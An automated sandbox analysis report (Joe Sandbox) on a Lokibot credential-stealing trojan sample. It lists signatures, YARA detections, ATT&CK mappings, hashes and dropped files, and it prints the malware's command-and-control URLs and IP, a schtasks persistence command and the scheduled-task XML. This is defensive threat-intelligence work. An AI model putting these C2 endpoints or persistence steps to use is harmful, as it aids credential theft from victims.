ID: 438541
Sample Name: 2CW1YLhNIS
Cookbook: default.jbs
Time: 18:22:18
Date: 22/06/2021
Version: 32.0.0 Black Diamond

Table of Contents


Windows Analysis Report 2CW1YLhNIS

Overview


General Information

Sample Name:	2CW1YLhNIS (renamed file extension from none to exe)
Analysis ID:	438541
MD5:	76afce42f708e6a..
SHA1:	d7a3d05c161bcfd..
SHA256:	9e658eb8027169..
Tags:	32 exe Loki trojan
Infos:	

Most interesting Screenshot:



Detection




Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Antivirus / Scanner detection for sub…
- Antivirus detection for dropped file
- Found malware configuration
- Malicious sample detected (through …
- Multi AV Scanner detection for dropp…
- Multi AV Scanner detection for subm…
- Snort IDS alert for network traffic (e.…
- Yara detected AntiVM3
- Yara detected Lokibot
- .NET source code contains potentia…
- C2 URLs / IPs found in malware con…
- Injects a PE file into a foreign proce…
- Tries to detect sandboxes and other…
- Tries to harvest and steal Putty / Wi…
- Tries to harvest and steal browser in…

Classification



Process Tree

- **System is w10x64**
- 2CW1YLhNIS.exe (PID: 5768 cmdline: 'C:\Users\user\Desktop\2CW1YLhNIS.exe' MD5: 76AFCE42F708E6A32DC9D0E52F9F0336)
  - schtasks.exe (PID: 2872 cmdline: 'C:\Windows\System32\schtasks.exe' /Create /TN 'Updates\UieOsrSocP' /XML 'C:\Users\user\AppData\Local\Temp\tmp9D57.tmp' MD5: 15FF7D8324231381BAD48A052F85DF04)
    - conhost.exe (PID: 2212 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - 2CW1YLhNIS.exe (PID: 6172 cmdline: C:\Users\user\Desktop\2CW1YLhNIS.exe MD5: 76AFCE42F708E6A32DC9D0E52F9F0336)
- **cleanup**

Malware Configuration

Threatname: Lokibot


```
{
  "C2 list": [
    "http://kbfvzoboss.bid/alien/fre.php",
    "http://alphastand.trade/alien/fre.php",
    "http://alphastand.win/alien/fre.php",
    "http://alphastand.top/alien/fre.php",
    "http://63.141.228.141/32.php/QQojJUjm8ByeT"
  ]
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000000.00000002.649327645.0000000002D91000.00000004.00000001.sdmp	JoeSecurity_AntiVM_3	Yara detected AntiVM_3	Joe Security	

Source	Rule	Description	Author	Strings
00000000.00000002.649327645.0000000002D91000.00000004.00000001.sdmp	JoeSecurity_CredentialStealer	Yara detected Credential Stealer	Joe Security	
00000000.00000002.649327645.0000000002D91000.00000004.00000001.sdmp	JoeSecurity_aPLib_compressed_binary	Yara detected aPLib compressed binary	Joe Security	
00000000.00000002.649327645.0000000002D91000.00000004.00000001.sdmp	JoeSecurity_Lokibot	Yara detected Lokibot	Joe Security	
00000000.00000002.649327645.0000000002D91000.00000004.00000001.sdmp	Lokibot	detect Lokibot in memory	JPCERT/CC Incident Response Group	• 0x1727b:$des3: 68 03 66 00 00 • 0x1b678:$param: MAC=%02X%02X%02XINSTALL=%08X%08X • 0x1b744:$string: 2D 00 75 00 00 00 46 75 63 6B 61 76 2E 72 75 00 00
Click to see the 15 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
0.2.2CW1YLhNIS.exe.3de0b28.4.raw.unpack	SUSP_XORed_URL_in_EXE	Detects an XORed URL in an executable	Florian Roth	• 0x13e78:$s1: http:// • 0x17633:$s1: http:// • 0x18074:$s1: \x97\x8B\x8B\x8F\xC5\xD0\xD0 • 0x13e80:$s2: https:// • 0x13e78:$f1: http:// • 0x17633:$f1: http:// • 0x13e80:$f2: https://
0.2.2CW1YLhNIS.exe.3de0b28.4.raw.unpack	JoeSecurity_CredentialStealer	Yara detected Credential Stealer	Joe Security	
0.2.2CW1YLhNIS.exe.3de0b28.4.raw.unpack	JoeSecurity_aPLib_compressed_binary	Yara detected aPLib compressed binary	Joe Security	
0.2.2CW1YLhNIS.exe.3de0b28.4.raw.unpack	JoeSecurity_Lokibot	Yara detected Lokibot	Joe Security	
0.2.2CW1YLhNIS.exe.3de0b28.4.raw.unpack	Loki_1	Loki Payload	kevoreilly	• 0x13db4:$a1: DlRycq1tP2vSeaogj5bEUFzQiHT9dmKCn6uf7xsOY0hpwr43VINX8JGBAkLMZW • 0x13ffc:$a2: last_compatible_version
Click to see the 15 entries				

Sigma Overview

No Sigma rule has matched

Signature Overview

Click to jump to signature section

AV Detection:

Antivirus / Scanner detection for submitted sample

Antivirus detection for dropped file

Found malware configuration

Multi AV Scanner detection for dropped file

Multi AV Scanner detection for submitted file

Networking:

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

C2 URLs / IPs found in malware configuration

System Summary:

Malicious sample detected (through community Yara rule)

Data Obfuscation:

.NET source code contains potential unpacker

Yara detected aPLib compressed binary

Boot Survival:

Uses schtasks.exe or at.exe to add and modify task schedules

Malware Analysis System Evasion:

Yara detected AntiVM3

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

HIPS / PFW / Operating System Protection Evasion:

Injects a PE file into a foreign processes

Stealing of Sensitive Information:

Yara detected Lokibot

Tries to harvest and steal Putty / WinSCP information (sessions, passwords, etc)

Tries to harvest and steal browser information (history, passwords, etc)

Tries to harvest and steal ftp login credentials

Tries to steal Mail credentials (via file access)


Tries to steal Mail credentials (via file registry)

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Networ Effects
Valid Accounts	Scheduled Task/Job 1	Scheduled Task/Job 1	Access Token Manipulation 1	Disable or Modify Tools 1	OS Credential Dumping 2	Account Discovery 1	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Ingress Tool Transfer 3	Eavesd Insecur Networ Commu
Default Accounts	Scheduled Task/Job	Boot or Logon Initialization Scripts	Process Injection 1 1 1	Deobfuscate/Decode Files or Information 1	Input Capture 1	File and Directory Discovery 2	Remote Desktop Protocol	Data from Local System 2	Exfiltration Over Bluetooth	Encrypted Channel 1	Exploit Redirec Calls/S
Domain Accounts	At (Linux)	Logon Script (Windows)	Scheduled Task/Job 1	Obfuscated Files or Information 4	Credentials in Registry 2	System Information Discovery 1 3	SMB/Windows Admin Shares	Email Collection 1	Automated Exfiltration	Non-Application Layer Protocol 2	Exploit Track D Locatio
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Software Packing 1 1	NTDS	Security Software Discovery 2 3 1	Distributed Component Object Model	Input Capture 1	Scheduled Transfer	Application Layer Protocol 1 1 2	SIM Ca Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Masquerading 1	LSA Secrets	Process Discovery 1	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipu Device Commu
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Virtualization/Sandbox Evasion 4 1	Cached Domain Credentials	Virtualization/Sandbox Evasion 4 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jammir Denial Service
External Remote Services	Scheduled Task	Startup Items	Startup Items	Access Token Manipulation 1	DCSync	System Owner/User Discovery 1	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Access

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Networ Effects
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Process Injection 1 1 1	Proc Filesystem	Network Service Scanning	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downgr Insecur Protocc

Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.

Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
2CW1YLhNIS.exe	26%	ReversingLabs	Win32.Trojan.Pwsx	
2CW1YLhNIS.exe	100%	Avira	HEUR/AGEN.1142734	

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Roaming\UieOsrSocP.exe	100%	Avira	HEUR/AGEN.1142734	
C:\Users\user\AppData\Roaming\UieOsrSocP.exe	26%	ReversingLabs	Win32.Trojan.Pwsx	

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
0.2.2CW1YLhNIS.exe.3de0b28.4.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
4.2.2CW1YLhNIS.exe.c90000.1.unpack	100%	Avira	HEUR/AGEN.1142734		Download File
4.2.2CW1YLhNIS.exe.400000.0.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
0.2.2CW1YLhNIS.exe.8f0000.0.unpack	100%	Avira	HEUR/AGEN.1142734		Download File
0.0.2CW1YLhNIS.exe.8f0000.0.unpack	100%	Avira	HEUR/AGEN.1142734		Download File
4.0.2CW1YLhNIS.exe.c90000.0.unpack	100%	Avira	HEUR/AGEN.1142734		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://kbfvzoboss.bid/alien/fre.php	0%	URL Reputation	safe	
http://kbfvzoboss.bid/alien/fre.php	0%	URL Reputation	safe	
http://kbfvzoboss.bid/alien/fre.php	0%	URL Reputation	safe	
http://63.141.228.141/32.php/QQojJUjm8ByeT	0%	Avira URL Cloud	safe	
http://alphastand.win/alien/fre.php	0%	URL Reputation	safe	
http://alphastand.win/alien/fre.php	0%	URL Reputation	safe	
http://alphastand.win/alien/fre.php	0%	URL Reputation	safe	
http://alphastand.trade/alien/fre.php	0%	URL Reputation	safe	
http://alphastand.trade/alien/fre.php	0%	URL Reputation	safe	
http://alphastand.trade/alien/fre.php	0%	URL Reputation	safe	
http://alphastand.top/alien/fre.php	0%	URL Reputation	safe	
http://alphastand.top/alien/fre.php	0%	URL Reputation	safe	
http://alphastand.top/alien/fre.php	0%	URL Reputation	safe	
http://www.ibsensoftware.com/	0%	URL Reputation	safe	
http://www.ibsensoftware.com/	0%	URL Reputation	safe	
http://www.ibsensoftware.com/	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

No contacted domains info

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://kbfvzoboss.bid/alien/fre.php	true	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://63.141.228.141/32.php/QQojJUjm8ByeT	true	• Avira URL Cloud: safe	unknown
http://alphastand.win/alien/fre.php	true	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://alphastand.trade/alien/fre.php	true	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://alphastand.top/alien/fre.php	true	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
63.141.228.141	unknown	United States		33387	NOCIXUS	true

General Information

Joe Sandbox Version:	32.0.0 Black Diamond
Analysis ID:	438541
Start date:	22.06.2021

Start time:	18:22:18
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 6m 12s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	2CW1YLhNIS (renamed file extension from none to exe)
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	5
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.spyw.evad.winEXE@6/6@0/1
EGA Information:	Failed
HDC Information:	• Successful, ratio: 72.8% (good quality ratio 69.9%) • Quality average: 76.9% • Quality standard deviation: 28.6%
HCA Information:	• Successful, ratio: 99% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Stop behavior analysis, all processes terminated
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
18:23:04	API Interceptor	2x Sleep call for process: 2CW1YLhNIS.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
63.141.228.141	scanbuild-pdf.exe	Get hash	malicious	Browse	• 63.141.228.141/32.php/hVjgJl5jKemRQ
	proformapdf.exe	Get hash	malicious	Browse	• 63.141.228.141/32.php/hVjgJl5jKemRQ
	PEMBAYARAN COPY TT_PDF.exe	Get hash	malicious	Browse	• 63.141.228.141/32.php/fn1ToJTMzu3Td
	YNNRmYhVl9.exe	Get hash	malicious	Browse	• 63.141.228.141/32.php/S4wFP8QBww9Tp

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	nueva cotizaci#U00f3n.PDF.bat.exe	Get hash	malicious	Browse	• 63.141.228.141/32.php/a1NQk98eWCWX2
	Confirmation Note.exe	Get hash	malicious	Browse	• 63.141.228.141/32.php/5mGrB9x77E21g
	lywwij0cboJSMRU.exe	Get hash	malicious	Browse	• 63.141.228.141/32.php/nGBv5iZqdfzrl
	SecuriteInfo.com.Trojan.Win32.Save.a.1333.exe	Get hash	malicious	Browse	• 63.141.228.141/32.php/3LJAZguIGMmJV
	o8jhgzsjD1jQsHo.exe	Get hash	malicious	Browse	• 63.141.228.141/32.php/nGBv5iZqdfzrl
	Purchase Order-020POR040557 (2).exe	Get hash	malicious	Browse	• 63.141.228.141/32.php/DoGLQLrii1o27
	HSBCpayment_advice.pdf.exe	Get hash	malicious	Browse	• 63.141.228.141/32.php/5l0ZnNa7AB6Dl
	SCAN files.exe	Get hash	malicious	Browse	• 63.141.228.141/32.php/3LJAZguIGMmJV
	pdf.zip.exe	Get hash	malicious	Browse	• 63.141.228.141/32.php/YjfkU88ZV6lc0
	fW8OKRxAMYlXtGW.exe	Get hash	malicious	Browse	• 63.141.228.141/32.php/nGBv5iZqdfzrl
	pdf.zip.exe	Get hash	malicious	Browse	• 63.141.228.141/32.php/YjfkU88ZV6lc0
	RFQ For June 2021.exe	Get hash	malicious	Browse	• 63.141.228.141/32.php/fhAq3ugeI7NI8
	MqaRnuUlL4etOtz.exe	Get hash	malicious	Browse	• 63.141.228.141/32.php/nGBv5iZqdfzrl
	Purchase Order-020POR040557 (2).exe	Get hash	malicious	Browse	• 63.141.228.141/32.php/vkuep8Jt3rHQ5
	BtLe7XbewiWhuoD.exe	Get hash	malicious	Browse	• 63.141.228.141/32.php/8400chmGujESe
	V8tgawp0z3hIiWB.exe	Get hash	malicious	Browse	• 63.141.228.141/32.php/qB0GQ2GKLyuOU

Domains

No context

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
NOCIXUS	scanbuild-pdf.exe	Get hash	malicious	Browse	• 63.141.228.141
	proformapdf.exe	Get hash	malicious	Browse	• 63.141.228.141
	PEMBAYARAN COPY TT_PDF.exe	Get hash	malicious	Browse	• 63.141.228.141
	YNNRmYhVl9.exe	Get hash	malicious	Browse	• 63.141.228.141
	nueva cotizaci#U00f3n.PDF.bat.exe	Get hash	malicious	Browse	• 63.141.228.141

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	Confirmation Note.exe	Get hash	malicious	Browse	• 63.141.228.141
	lywwij0cboJSMRU.exe	Get hash	malicious	Browse	• 63.141.228.141
	SecuriteInfo.com.Trojan.Win32.Save.a.1333.exe	Get hash	malicious	Browse	• 63.141.228.141
	o8jhgzsjD1jQsHo.exe	Get hash	malicious	Browse	• 63.141.228.141
	Purchase Order-020POR040557 (2).exe	Get hash	malicious	Browse	• 63.141.228.141
	HSBCpayment_advice.pdf.exe	Get hash	malicious	Browse	• 63.141.228.141
	SCAN files.exe	Get hash	malicious	Browse	• 63.141.228.141
	pdf.zip.exe	Get hash	malicious	Browse	• 63.141.228.141
	fW8OKRxAMYIXtGW.exe	Get hash	malicious	Browse	• 63.141.228.141
	pdf.zip.exe	Get hash	malicious	Browse	• 63.141.228.141
	RFQ For June 2021.exe	Get hash	malicious	Browse	• 63.141.228.141
	MqaRnuUlL4etOtz.exe	Get hash	malicious	Browse	• 63.141.228.141
	Purchase Order-020POR040557 (2).exe	Get hash	malicious	Browse	• 63.141.228.141
	BtLe7XbewiWhuoD.exe	Get hash	malicious	Browse	• 63.141.228.141
	V8tgawp0z3hIiWB.exe	Get hash	malicious	Browse	• 63.141.228.141

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\2CW1YLhNIS.exe.log

Process:	C:\Users\user\Desktop\2CW1YLhNIS.exe
File Type:	ASCII text, with CRLF line terminators
Category:	modified
Size (bytes):	1314
Entropy (8bit):	5.350128552078965
Encrypted:	false
SSDEEP:	24:MLU84jE4K5E4Ks2E1qE4qXKDE4KhK3VZ9pKhPKIE4oKFKHKoZAE4Kzr7FE4sAmEw:MgvjHK5HKXE1qHiYHKhQnoPtHoxHhAHR
MD5:	1DC1A2DCC9EFAA84EABF4F6D6066565B
SHA1:	B7FCF805B6DD8DE815EA9BC089BD99F1E617F4E9
SHA-256:	28D63442C17BF19558655C88A635CB3C3FF1BAD1CCD9784090B9749A7E71FCEF
SHA-512:	95DD7E2AB0884A3EFD9E26033B337D1F97DDF9A8E9E9C4C32187DCD40622D8B1AC8CCDBA12A70A6B9075DF5E7F68DF2F8FBA4AB33DB4576BE9806B8E19180B7
Malicious:	**true**
Reputation:	high, very likely benign file
Preview:	1,"fusion","GAC",0..1,"WinRT","NotApp",1..2,"Microsoft.VisualBasic, Version=10.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..2,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll",0..2,"System.Drawing, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..3,"System.Core, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll",0..3,"System.Configuration, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll",0..3,"System.Xml, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a

C:\Users\user\AppData\Local\Temp\tmp9D57.tmp

Process:	C:\Users\user\Desktop\2CW1YLhNIS.exe
File Type:	XML 1.0 document, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1643
Entropy (8bit):	5.171209003004209
Encrypted:	false
SSDEEP:	24:2dH4+SEqC/S7hblNMFp//rlMhEMjnGpwjpIgUYODOLD9RJh7h8gKBGWtn:cbhK79lNQR/rydbz9I3YODOLNdq3/
MD5:	C923D89D6474FE393E213E4D1A3090E4
SHA1:	AA1DC430A3DA6B691E97DC55B2F8E5BBC68B2826
SHA-256:	483F5360FA7519AF97EBB641E91ED9014A62693F1014540C85A0A5FDA6E3EC3F
SHA-512:	C1EA31DD5860BF44427022764E448F3EA7F09548BE2BF9124B59F4CD79A827C64FE3D7094E5E768D39482AC576E1D92AC5CF0C4C29D54D62C8F457D1E00E167
Malicious:	**true**
Reputation:	low

C:\Users\user\AppData\Local\Temp\tmp9D57.tmp	
Preview:	<?xml version="1.0" encoding="UTF-16"?>..<Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">.. <RegistrationInfo>.. <Date>2014-10-25T14:27:44.8929027</Date>.. <Author>computer\user</Author>.. </RegistrationInfo>.. <Triggers>.. <LogonTrigger>.. <Enabled>true</Enabled>.. <UserId>computer\user</UserId>.. </LogonTrigger>.. <RegistrationTrigger>.. <Enabled>false</Enabled>.. </RegistrationTrigger>.. </Triggers>.. <Principals>.. <Principal id="Author">.. <UserId>computer\user</UserId>.. <LogonType>InteractiveToken</LogonType>.. <RunLevel>LeastPrivilege</RunLevel>.. </Principal>.. </Principals>.. <Settings>.. <MultipleInstancesPolicy>StopExisting</MultipleInstancesPolicy>.. <DisallowStartIfOnBatteries>false</DisallowStartIfOnBatteries>.. <StopIfGoingOnBatteries>true</StopIfGoingOnBatteries>.. <AllowHardTerminate>false</AllowHardTerminate>.. <StartWhenAvailable>true

C:\Users\user\AppData\Roaming\C79A3B\B52B3F.lck	
Process:	C:\Users\user\Desktop\2CW1YLhNIS.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651(A
Malicious:	false
Reputation:	high, very likely benign file
Preview:	1

C:\Users\user\AppData\Roaming\Microsoft\Crypto\RSA\S-1-5-21-3853321935-2125563209-4053062332-1002\bc49718863ee53e026d805ec372039e9_d06ed635-68f6-4e9a-955c-4899f5f57b9a	
Process:	C:\Users\user\Desktop\2CW1YLhNIS.exe
File Type:	data
Category:	dropped
Size (bytes):	598
Entropy (8bit):	0.6390116820665388
Encrypted:	false
SSDEEP:	3:/lbel/lllbel/lllbel/lllbel/lllbel/lllbq:4/g/g/g/g/g/g
MD5:	80F54DC1616678F37E478AC064CEC423
SHA1:	B8DB85EC31702B48B95A727092A38B446360FCA7
SHA-256:	A3AD19CA6EA04695FCD30034EAF389235385F3FA283837316916AF0CDA09DCC0
SHA-512:	6B3595E6C9B1EF62BBF5FA5716AFC09CF5025FB3E8B8906B773B37AE0EB6DB10A3DBC0392E681D9DDA72EDF6FB357679F9E2BC06B7857B11083A916FE0A2DEE5
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	.....user.....user.....user.....user.....user.....user.....user.....user.....user.

C:\Users\user\AppData\Roaming\UieOsrSocP.exe	
Process:	C:\Users\user\Desktop\2CW1YLhNIS.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	1219072
Entropy (8bit):	7.089897950228557
Encrypted:	false
SSDEEP:	12288:jvMXXIcXoiXXIcXo0XXIcXoJ1scLjkQnoBwE6DIQ4myILwpqtIEHwtefVNOaHGCd:4/hELjeuGtZqtIEQtwOaHGC+2ZZZD/2o
MD5:	76AFCE42F708E6A32DC9D0E52F9F0336
SHA1:	D7A3D05C161BCFDAFE6348D82672D011FC5B05CC
SHA-256:	9E658EB8027169730EF306E2E3B145DD71C9D9F569CE7DD7C8264A0DFC114D87
SHA-512:	DB66F324D80D2CBE1DC9B0FD7CCDEED896ED5E4E08C4E837542D27371AB05BEFDB43DFB46655EF725ABA3B3A6582BE908DA5A6D44BDDE7900977520EB355I3D9
Malicious:	**true**
Antivirus:	• Antivirus: Avira, Detection: 100% • Antivirus: ReversingLabs, Detection: 26%
Reputation:	low
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....`.....z..... .....@.. .....@.....P...W..... ..... ..H.....text....y... ...z..... ..`.reloc.....|.....@..B.rsrc.....~.....@..@.....H.....@...X.....$...T...|.....z.(.....}....(...o!...}....*..*...0.....{.....E.....8...Z...u.....*..}.....].4S}.....}... ..*..}..... ..Q.}.....}....*..}.....{.... Km.a}.....}....*..}..... ,...}.....}....*..}.....{.... ..=.a}.....}....*..}..... ...}.....}....*..}..... "G.R}.....}....*..}....*...{....*.s"...z.2.{.....W...*....0..<.....{.....3..{....(...o!...3...}.....+..s.....{....}..

C:\Users\user\AppData\Roaming\UieOsrSocP.exe:Zone.Identifier	
Process:	C:\Users\user\Desktop\2CW1YLhNIS.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	26
Entropy (8bit):	3.95006375643621
Encrypted:	false
SSDEEP:	3:ggPYV:rPYV
MD5:	187F488E27DB4AF347237FE461A079AD
SHA1:	6693BA299EC1881249D59262276A0D2CB21F8E64
SHA-256:	255A65D30841AB4082BD9D0EEA79D49C5EE88F56136157D8D6156AEF11C12309
SHA-512:	89879F237C0C051EBE784D0690657A6827A312A82735DA42DAD5F744D734FC545BEC9642C19D14C05B2F01FF53BC731530C92F7327BB7DC9CDE1B60FB21CD64
Malicious:	**true**
Reputation:	high, very likely benign file
Preview:	[ZoneTransfer]....ZoneId=0

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Entropy (8bit):	7.089897950228557
TrID:	• Win32 Executable (generic) Net Framework (10011505/4) 49.80% • Win32 Executable (generic) a (10002005/4) 49.75% • Generic CIL Executable (.NET, Mono, etc.) (73296/58) 0.36% • Windows Screen Saver (13104/52) 0.07% • Generic Win/DOS Executable (2004/3) 0.01%
File name:	2CW1YLhNIS.exe
File size:	1219072
